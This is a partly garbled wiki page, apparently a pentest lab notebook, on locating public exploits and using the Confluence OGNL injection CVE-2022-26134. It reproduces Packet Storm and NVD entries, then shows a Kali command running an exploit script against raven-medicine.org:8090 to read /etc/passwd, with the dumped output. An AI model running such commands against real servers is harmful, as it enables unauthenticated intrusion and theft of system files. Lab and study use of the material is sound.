

exp

exp

exp Confluence RCE

- 1 SQL
- 2 SQL Server SQL xp\_cmdshell
- 3 XXE/LFI
- 4 Web FTP

exp

exp Kali searchsploit

searchsploit exploit-db

<https://packetstormsecurity.com/> exp

## Exploit-DB

[image.png](#) image not found or type unknown

## Github

[image.png](#) image not found or type unknown

## Packet Storm



# Confluence OGNL Injection Proof Of Concept

Authored by [Samy Younsi](#) | Site [github.com](#)

Posted Jun 7, 2022

Proof of concept script that exploits the remote code execution vulnerability affecting Atlassian Confluence versions 7.18 and below. The OGNL injection vulnerability allows an unauthenticated user to execute arbitrary code on a Confluence Server or Data Center instance. All supported versions of Confluence Server and Data Center are affected. Confluence Server and Data Center versions after 1.3.0 and below 7.18.1 are affected. The vulnerability has a CVSS score of 10 out of 10 for criticality.

tags | [exploit](#), [remote](#), [arbitrary](#), [code execution](#), [proof of concept](#)



advisories | [CVE-2022-26134](#)

SHA-256 | [af35a5a0af240395f62e977601885f29387ee4fc958081d1910e6f6f0d3d428a](#)

[Download](#) | [Favorite](#) | [View](#)

[Related Files](#)

## Share This



[Login or Register](#) to add favorites

[raven-medicine.org:8090](#) Confluence [13.6](#) CVE

## CVE-2022-26134 Detail

### MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

## Description

In affected versions of Confluence Server and Data Center, an OGNL injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance. The affected versions are from 1.3.0 before 7.4.17, from [7.13.0 before 7.13.7](#), from 7.14.0 before 7.14.3, from 7.15.0 before 7.15.2, from 7.16.0 before 7.16.4, from 7.17.0 before 7.17.4, and from 7.18.0 before 7.18.1.

## Severity

CVSS Version 3.x

CVSS Version 2.0

### CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **9.8 CRITICAL**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*

*Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.*

## Log in

Username

Password

☐ Remember me

Log in

[Forgot your password?](#)

**EVALUATION LICENSE** Are you enjoying Confluence? Please consider purchasing it today.

English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română  
Русский · 中文 · 日本語 · 繁體中文

Powered by Atlassian Confluence 7.13.6 · [Report a bug](#) · [Atlassian News](#)



Github

exp

```
(root@kali)-[/opt/cve-2022-26134]
# python3 exp.py http://raven-medicine.org:8090 'cat /etc/passwd'
Confluence target version: 7.13.6
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys
:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man
:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr
/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin prox
y:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/b
ackups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/u
sr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:n
obody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:./nonexistent:/usr/sbin/nologin confluence:x:2002:2002:./var/atlas
sian/application-data/confluence:/bin/bash
```

```
└─# python3 exp.py http://raven-medicine.org:8090 'cat /etc/passwd'
Confluence target version: 7.13.6
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
```

confluence: x: 2002: 2002: : /var/atlassian/application-data/confluence: /bin/bash

---

Revision #5

Created 5 September 2022 03:00:48 by

Updated 12 February 2023 02:35:11 by